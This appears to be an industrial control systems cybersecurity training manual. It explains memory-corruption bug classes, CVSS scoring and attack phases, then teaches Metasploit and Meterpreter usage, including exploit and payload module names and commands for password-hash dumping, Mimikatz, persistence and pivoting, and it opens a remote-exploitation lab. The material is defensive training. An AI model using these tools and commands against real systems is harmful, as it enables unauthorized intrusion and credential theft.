
Software vulnerabilities exist because flaws in the software are susceptible to exploitation using common or known attack techniques. Software vulnerabilities may also exist because the software wasn't designed by a vendor to be deployed securely.

A Brief History

Memory Architecture

In this representation of memory in a computer, the far right-side is the beginning of memory, or memory address zero.

When a computer is turned on, the first thing executed is the Basic Input/Output System or BIOS, which contains the information needed to start the boot process along with some memory and system checks.



Also included are very low-level drivers as directions to the Operating System (OS) on the hard drive.





Industrial Control Systems Cybersecurity Training - 300

Once the BIOS is run, the OS kernel loading begins. The kernel loads more device drivers and shared object libraries. In Windows these are called Dynamic Link Libraries or DLLs. In Linux they're called shared objects or SOs.

After the OS kernel is loaded and running, user programs can be launched and executed.

There is a generic dynamic data storage section in memory called the Heap.

Each application is placed in memory and has its own private memory that it can access.

In actual execution, the CPU swaps in pages of memory and executes instructions. When the CPU no longer needs the memory pages they are swapped back out.

The CPU keeps track of what data it needs and where that data is by using quickly accessible special locations called registers.

The operating system arbitrarily assigns memory as needed to be used for code, data, kernel, etc. The operating system generally relies on the applications to tell it how much memory is needed for their data. This allows memory to be dynamically assigned on an as-needed basis and freed up for other use when it is no longer required by a given program.

Today, most programming languages are modular, using what is typically called a function or a method to perform some action.

History & Exploitability: Language

C-Style Languages

Write 2 billion bytes into this variable

OK!

Managed Languages

Write 2 billion bytes into this variable

No!
Variable
can only
hold 100
bytes

Write 2 billion bytes into this variable

OK!
Allocate
more
space

Just as the operating system relies on the program to tell it how much memory to allocate, in C-style languages the compiler relies on the programmer to know how to allocate the correct amount of memory and write checks to ensure input is correctly handled. These types of languages assume that the programmer knows what they are doing. So, generally what is written is what happens.






Industrial Control Systems

Cybersecurity Training - 300

For instance, the programmer makes the request to write two billion bytes at this address, and the system response is "ok!"

Managed languages have been programmed to do some basic checks and provide some safeguards against mistakes. A request that two billion bytes be written into a variable that can only hold 100 bytes is refused by the system. However, managed languages can still be exploited in other ways. For example, most programming managed languages eventually call standard system libraries that are typically written in a C-style language that can have flaws within them.



Typical Program Flow

This is a simple example showing typical program flow. In this instance, the program was written with a conditional statement that determines when to use Function A or Function B.

- Main program:
- If <condition>,
 - Then do Function A
 - Return to main
- Else do Function B
- Return to main

Most programs will have this kind of "if-then-else" logic within them. When the function is done with its job, it returns to the main program and unloads itself from memory. Each function will have a return pointer (RP) where the memory address for the correct part of the main program is stored.





Industrial Control Systems


Cybersecurity Training - 300

Attacker-Controlled Program

- Do Function A
 - Run shell code
 - Then Return to Main

As shown above, if an attacker achieves Arbitrary Code Execution (ACE) through a buffer overflow and writes their own shell code into memory AND can manage to alter the program flow so that the CPU runs the malicious shell code, they have achieved ACE.

Ideally, the attacker wants to copy the RP value into the return pointer variable for the shell code, and then replace the RP in the original function with the memory address of that shell code. This will allow the attacker to run their own shell code, but then return the program flow back to its proper location so that the application runs normally. The beauty of this process is that the authorized user does not see any indication that the application has been compromised.



Software Vulnerability Examples

This kind of bug	Typically results in
Buffer Overflow	Arbitrary Code Execution
Buffer Underflow	Arbitrary Code Execution
Integer Overflow / Underflow	Arbitrary Code/Denial of Service
Signed Value Bug	Arbitrary Code/Denial of Service
Double Free / Null Pointer	Arbitrary Code/Denial of Service
Format String	Arbitrary Code Execution
...	...





Industrial Control Systems Cybersecurity Training - 300

This list shows several examples of this kind of vulnerability.

Buffer Overflow/Underflow – A stack-based buffer overflow condition is where the buffer being overwritten is allocated on the stack (i.e., a local variable or a parameter to a function). A heap overflow condition is a buffer overflow where the buffer that can be overwritten is allocated in the heap portion of memory, generally meaning that the buffer was allocated using a routine such as malloc(). A buffer underflow typically occurs when a pointer or its index is decremented to a position before the buffer, when pointer arithmetic results in a position before the beginning of the valid memory location, or when a negative index is used.

Integer Overflow/Underflow – An integer overflow condition exists when an integer, which has not been properly validated, is used in the determination of an offset or size for memory allocation, copying, concatenation, etc. If the integer in question is incremented past the maximum possible value, it may wrap to become a very small number, or if the integer is decremented past the lowest possible number (e.g. zero), it may wrap to become a very large number.

Signed Value Bug – The software uses a signed integer and performs a cast to an unsigned integer, which can produce an unexpected value if the value of the signed number cannot be represented using an unsigned number. Often, functions will return negative values to indicate a failure. When the result of a function is to be used as a size parameter, using these negative return values can have unexpected results. For example, if negative size values are passed to the standard memory copy or allocation functions, they will be implicitly cast to a large unsigned value. This may lead to an exploitable buffer overflow or underflow condition.

Double Free – When a program calls free() twice with the same argument, the program's memory management data structures can become corrupted. This corruption may cause the program to crash, or in some circumstances, cause later calls to malloc() to return the same pointer. If malloc() returns the same value twice and the program later gives the attacker control over the data that is written into this doubly allocated memory, the program becomes vulnerable to a buffer overflow attack.

Null Pointer – A NULL pointer dereference occurs when the application dereferences a pointer that it expects to be valid, but is NULL, typically causing a crash or exit.

Format String – The software uses unchecked user input as the format string parameter in certain C functions that perform formatting, such as printf(), which can lead to buffer overflows or data representation problems.

SQL Injection – Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands.





Industrial Control Systems Cybersecurity Training - 300

Vulnerability Severity

All vulnerabilities, if exploited successfully, result in an unexpected technical impact to a system or software. Vulnerability severity is generally expressed in terms of its Common Vulnerability Scoring System (CVSS) score.

The CVSS score expresses the probability a vulnerability will be exploited based on the ease of exploitability, access vector, access complexity, and authentication required to exploit it. It also addresses the technical impact successful exploitation of the vulnerability would have on the target system in terms of confidentiality, integrity, and availability. The CVSS scores range from 1 to 10 with 10 representing the highest level of vulnerability.

National Vulnerability Database CVSS Example

The screenshot shows the NVD homepage with the NIST logo and navigation links for General, Vulnerabilities, Metrics, Products, Configurations, Info, Other Sites, and Search. Below the header, a breadcrumb trail shows 'Vulnerabilities > Detail'. The main content area displays the details for CVE-2016-9343, including the title 'CVE-2016-9343 Detail', a 'Current Description' section with a detailed paragraph about an issue in Rockwell Automation Logix5000 Programmable Automation Controller FRN 16.00 through 21.00, and a 'Quick Info' box with release and revision dates. The 'Impact' section is expanded, showing CVSS scores for both version 3.0 and 2.0, along with detailed metric tables for both versions.

Impact

CVSS Severity (version 3.0):

CVSS v3 Base Score: 10.0 Critical
Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H (legend)
Impact Score: 6.0
Exploitability Score: 3.9

CVSS Version 3 Metrics:

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Changed
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS Severity (version 2.0):

CVSS v2 Base Score: 7.5 HIGH
Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P) (legend)
Impact Subscore: 6.4
Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable
Access Complexity: Low
Authentication: Not required to exploit
Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

When you are using Metasploit later, remember the best vulnerabilities from an attacker's perspective:

1. Are remotely exploitable
2. Can be triggered by an unauthorized user
3. Allow ACE upon exploit.

NOTE: A great resource on vulnerabilities and their CVSS score is the National Vulnerability Database <https://nvd.nist.gov/>





Industrial Control Systems Cybersecurity Training - 300

Exploits Types

An exploit is an attack technique or technology an attacker uses to take advantage of a vulnerability to cause unintended or unanticipated behavior. Exploits are a sub-category of attack technology and are used to perform a specific task (exploitation), which results in point of entry on a target system.

Historically, exploit or shell code (another term for exploits) might also allow an attacker to elevate privilege and drop a payload on the system. However, this exploit type has become increasingly less common as software vendors implement secure code development programs. Today, exploits are more likely to be included in payloads such as exploit kits.

For the purposes of this training, we'll discuss attack techniques or exploits in terms of:

- Exploit delivery location (remote, local)
- Origin of vulnerability on target system (server-side, client-side).

Remote exploits – In a remote attack, the attacker tries to exploit any system that:

- Can be run remotely over the Internet or any other network to the vulnerable system
- Doesn't require the attacker to log onto the target system before running the exploit.

Remote exploits are generally much more serious than local ones, but fortunately, remote exploits are much easier to prevent and are generally less common. A remote attack can be launched by any of the hundreds of millions of people on the Internet at any time. The most common remote exploits are buffer overflow and other unchecked input attacks. They are either done against public services (such as HTTP and FTP), or during the logon of protected services (such as SSH and IMAP).

NOTE: Software vendors with good secure coding practices will try to eliminate vulnerabilities that are remotely exploitable first. Microsoft began doing this with the release of XP Service Pack 2, resulting in the push for attackers to exploit applications rather than the OS.

Local exploits – The attacker has access to an account on the system in question and can use that account to attempt unauthorized tasks. Local exploits are much more common and difficult to prevent.

Server-side attack – Servers expose a service that clients can interact with where these services include things such as file sharing. As a server provides services to a client, it can expose vulnerabilities which can be attacked. SQL Injection is a server-side attack.

Client-side attack – Client-side attacks target vulnerabilities in client applications interacting with a malicious data. The difference is the client is the one initiating the bad connection.

Client-side attacks are becoming more popular. This is because server-side attacks are not as easy as they once were.

Attackers are finding success going after weaknesses in desktop applications such as browsers, media players, common office applications, and email clients.





Industrial Control Systems Cybersecurity Training - 300

These client applications do not listen for connections on a TCP or UDP port like server applications, instead calling out to servers. Once a client connects to an infected server, the server attempts to download an exploit to the client, thus bypassing many forward-facing security roadblocks.

Attack Operations

Attack operations phase starts once the attackers have gained access to the target organization's network. Depending on the operational goals of the attacking organization, this could be a long-term relationship (hopefully, at least to the attackers, only known to the attacking group) that could perhaps last for years.

The goals for this phase might include:

- _____
- _____
- _____
- _____
- _____
- _____
- _____
- _____
- _____
- _____

NOTE: For an interesting article on a control system attack, read: "To Kill a Centrifuge" by Ralph Langner.
<https://www.langner.com/wp-content/uploads/2017/03/to-kill-a-centrifuge.pdf>

Bypass Network Controls

There are basically two types of network connections: Bind and Reverse.

Bind connections, or direct connections is where one system (we'll call it the "client" system) makes a connection directly to a host or "server" on a given service port. The client "binds" its connection to the server. A simple example is a web browser somewhere out on the Internet that makes a connection to a webserver on Port 80 or 443 in some company's DMZ. In other words, the attacker has a direct path to the target system and can launch attacks directly at the target.

Reverse-connection attacks can be accomplished in multiple ways. One way is for an attacker to craft an exploit and send it in as an email attachment or on a USB thumb drive. When such an exploit is executed or opened, it attempts to establish a connection out to an attacker-controlled server. The most common is through email spear phishing attacks where the attacker sends a carefully crafted email containing a link to a malware server to selected individuals within the targeted organization. When a user clicks on the link, the system opens an outbound connection to the infected server and the exploit is delivered back.





Industrial Control Systems

Cybersecurity Training - 300

Bind



Attacker has a direct path to the target system
and can launch attacks directly at the target

Reverse



Attacker influences target system to connect
out to the attacker's host (e.g., malicious email)

The 2018 Verizon Data Breach Investigations Report stated that in sanctioned email phishing tests
“...78% of people don’t click a single phish all year. That’s pretty good news. Unfortunately, on average 4% of people in any given phishing campaign will click it, and the vampire only needs one person to let them in.”

Many organizations have robust network perimeter defenses that allow nothing in that shouldn't; however, some of these perimeter defenses allow unrestricted outbound connections to just about anywhere.

How does a defender overcome such odds? The answer is that there is no one catch-all solution to counter phishing attacks. Generally, it takes:

- Determined email filtering
- An aggressive and directed security awareness program
- A rigorous intrusion detection and incident response program in a state of constant vigilance.

Command and Control

Attackers must be able to communicate with, maintain long-term access to, and remotely administer compromised systems. In order to do so, they must maintain an infrastructure of their own.

- _____
- _____
- _____
- _____
- _____





Industrial Control Systems Cybersecurity Training - 300

Persistent and Remote Access

Once a foothold is gained on the target network, one of the first things an attacker will want to do is gain persistence. **Persistence** means that if the compromised system is rebooted and/or patched, the malware will automatically execute and re-establish a connection back to the attacker's command and control system. The last thing an attacker wants to do is re-attack the same system, especially if the system has been patched and the original vulnerability removed or mitigated.

This is where the term Advanced Persistent Threat (APT) comes from. It's applied to groups who are extremely stealthy and maintain persistence in both their presence on the target network, and in consistently monitoring, gathering data, and maintaining/updating their tool set.

Attackers want to have **remote and consistent access** to the victim network for as long as possible. With remote access, an attacker can be anywhere in the world sending new commands, updating their tools, exfiltrating data, manipulating processes, stealing money, spreading hate and discontent, and generally having a good time.

LO12: Describe Metasploit



Now that we have discussed the elements of a cyberattack, we will continue the discussion on how attacker tools make life easier for them with an overview of the Metasploit framework.

MS Framework

- The Metasploit framework is both a _____ and a _____ platform for creating security tools and exploits.
- The framework consists of _____, _____, _____, and _____.
- The basic function of the framework is a module launcher, allowing the user to configure an exploit module and launch it at a target system.

For more information, you can visit: www.metasploit.com or offensive-security.com/metasploit-unleashed/Main_Page






Industrial Control Systems Cybersecurity Training - 300

Terminology

There are three terms that are important to understand when working with Metasploit: vulnerability, exploit, and payload.



The Basic Exploit Process

The exploit process follows ten basic steps:

- Show exploits
- Use exploit *<full exploit name>*
- Show options
- Set *<option name> <value>*
- Show payloads
- Set PAYLOAD *<full payload name>*
- Show options
- Set *<option name> <value>*
- Exploit





Industrial Control Systems Cybersecurity Training - 300

msf Useful Commands

Some of the common commands used with Metasploit are listed below.

Command	Description
help	Help menu. "help<command>" or "<command> -h" prints information about <command>
search	Searches module names and descriptions
info	Displays information about one or more modules
use	Selects a module by name Modules can be anything in modules directory (includes exploits, auxiliary, encoders, and payloads)
options	Displays what options can be, or need to be, set for the exploit to run
set, unset	Sets/unsets one or more variables including a payload
run / exploit	Launches an exploit (you can use "run" or "exploit")
sessions	List, interact with all existing sessions

msf Exploit Examples

- exploit/windows/smb/ms08_067_netapi
- auxiliary/server/browser_autopwn
- exploit/windows/fileformat/adobe_utilprintf
- auxiliary/scanner/discovery/arp_sweep
- exploit/apple_ios/browser/safari_libtiff
- auxiliary/scanner/scada/modbusdetect
- post/windows/capture/keylog_recorder

msf Payloads Overview

- OS Targets
- Communication Options
- Action Types
- Modifiers
- Meterpreter





Industrial Control Systems Cybersecurity Training - 300

msf Payloads: OS Targets



msf Payloads: Actions

MSF payloads use the following codes to execute actions:

- shell – gives a shell
 - windows/shell/bind_tcp
 - linux/x64/bind_tcp
- adduser – adds a user to the system
 - windows/adduser
- chmod – changes permissions on a file
 - linux/x86/chmod
- vncinject – gives GUI
 - windows/vncinject/reverse_tcp
- Meterpreter – replacement shell
 - windows/meterpreter/bind_tcp





Industrial Control Systems Cybersecurity Training - 300

msf Payloads: Modifiers

In addition, payloads use modifiers.

- bind, reverse direction of the connection
- tcp Transmission Control Protocol
- upd User Datagram Protocol
- ipv6 run using ipv6 instead of ipv4
- nonx will try to bypass DEP
- allports tries all ports looking for one that will work

Examples

- windows/meterpreter/bind_tcp
- linux/x86/meterpreter/reverse_tcp
- windows/meterpreter/reverse_udp
- windows/x64/meterpreter/bind_ipv6_tcp
- linux/meterpreter/reverse_nonx_tcp
- windows/meterpreter/reverse_tcp_allports

Meterpreter: Useful Commands

help, <command> -h

- lists commands, displays usage about a command

execute

- launch a command on the host system
- example: execute -f calc.exe

load

- Loads an extension
- example: load mimikatz

shell

- launches a shell on host system and interacts with it

screenshot

- Takes a picture of the victim's screen

background

- backgrounds a session and returns to *msfconsole*

Other useful meterpreter commands include:

ps

- list process





Industrial Control Systems Cybersecurity Training - 300

migrate pid#

- migrate a session to a different process

run persistence-h

- shows options for persistence

portforwarding in meterpreter

- will forward a port from the victim to the attacker or vice versa


hashdump

- dumps password hashes

run autoroute-h

- sets up routing

Meterpreter Routing



This graphic illustrates pivoting. The attacker is able to talk to the host in the DMZ directly, but not the internal host. However, by pivoting, the attacker can send packets to the DMZ host that forwards them. The DMZ machine has permissions on the firewall allowing it to talk to the internal machine.


Pivoting in Metasploit can be done at least two ways.

- The **portfwd** command through meterpreter to reach a specific port on a remote host machine.
- Use meterpreter **autoroute** command or the Metasploit **route** command to set up a route through the DMZ system. Then using the Metasploit socks4a module and the Linux proxychains command (we can proxy external commands through that route).





Industrial Control Systems Cybersecurity Training - 300



It is also possible to create a malicious URL or malicious file attachment that could be sent to a victim. Once the link is clicked or the file opened a reverse meterpreter session can be created from the internal network out to the attacker through the firewalls. Once the meterpreter session is created the attacker can enable routing and then use the meterpreter connection to find more targets and attack them.





Industrial Control Systems Cybersecurity Training - 300

LO13: Use the Metasploit Framework

Customizations to Metasploit and Kali Exercise


For the purposes of this training, some aspects of the Kali image and Metasploit modules have been expanded to demonstrate attack planning and execution. Specifically, the target systems, identified vulnerabilities, and exploits. A standard Metasploit or Kali installation will not include these. [Click on the Metasploit Exercise 1 \(Lab 07: Remote Exploitation\) in the CISA VLP and make a reservation.](#)



Navigation

Many of the network diagrams shown on the topology tab when you first login to your lab have objects that are clickable. This allows you to enter the hosts that are listed on the tabs in another way. Some objects on the network map that are greyed out are just for representation and are not clickable.

Each lab will have a navigation bar similar to the one below.



- **Topology** - Displays network topology of hosts and objects in the network.
- **Content** - Will be blank for this exercise. Instructions are listed below.
- **Status** - This tab will show the status of the hosts used in the lab.
- **Hosts** - All tabs right of the status tab are hosts that are accessible in the lab. In this example it's a single Kali Linux host.

Objective

These exercises will cover how to use different exploitation techniques to gain an initial point of entry on the target network and elevate privilege, consider the technical parameters within which your attack must be run, and maintain long-term access to a compromised system by installing payloads. There are four Labs to complete.

1. Follow the instructions listed below.






Industrial Control Systems Cybersecurity Training - 300

Pod Topology

The Pod Topology diagram below shows the hosts that are available to use.



Lab Settings

The following information in the table below will be needed to complete the lab within the Corp Network. The task sections provide details on how to use the information listed below.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali	1.2.3.100	Auto Logged in - root	Auto Logged in - toor

1. To begin the exercise, click on the Kali Linux Host in the diagram or on the tab listed at the top.





Industrial Control Systems Cybersecurity Training - 300

MSF and *msfconsole*

There are several different interfaces for MSF. We will be accessing the Metasploit Framework through the *msfconsole* application. *Msfconsole* is a command line interface that provides centralized, supported access to almost all the MSF features.

Miscellaneous *msfconsole* and MSF features

- *Msfconsole* will relay any commands it does not understand to the underlying operating system. That just means you can use any OS commands (e.g. `ifconfig eth0`) within *msfconsole*.
- MSF naming convention uses underscores, not hyphens, which is important when you are searching for modules or trying to use autocomplete.
- A session refers to the interaction between your instance of *msfconsole* and the instance of meterpreter or command shell running on a compromised system.
- *Msfconsole* supports tab completion.

Launching Metasploit using the provided Kali distribution

Starting *msfconsole* automatically starts the services and the database necessary for MSF to run. You may open Metasploit in one of two ways:

1. Click on the ***msfconsole*** icon on the Kali menu bar (looks like an M)



- 2 Or, open a terminal window or command shell



- Type **service postgresql start** at the command prompt to start the database service
- Type ***msfconsole*** at the command prompt.

```
root@kali:~# service postgresql start
root@kali:~# msfconsole
```

NOTE: Running Metasploit in memory or in a virtual machine (VM) takes a lot of computing power. If you are running an older system, the application and its database may take a while to load.





Industrial Control Systems Cybersecurity Training - 300

When `msfconsole` opens, you'll be greeted with any number of ASCII art representations of the Metasploit logo and information about the Metasploit Framework options available to you.

Exercise #1: Remote, Unauthenticated Exploitation

Exercise overview—Below is a basic outline of what you will be doing in this exercise.

1. Select and configure an exploit module to use against the target system.
 - a. Use an exploit module.
 - b. Show the required options for the exploit.
 - c. Set the required options for the exploit module.
 2. Select and configure a payload to drop on the target system.
 - a. Show the payloads available for the target system.
 - b. Set the payload.
 - c. Show the required options for the selected payload.
 - d. Set the required options for the payload.

Selecting an Exploit

We will be running an exploit directly against the Windows operating system of our target. The exploit we'll be using is an older one that allows remote exploitation of several Windows operating systems.

Why select this vulnerability to exploit?

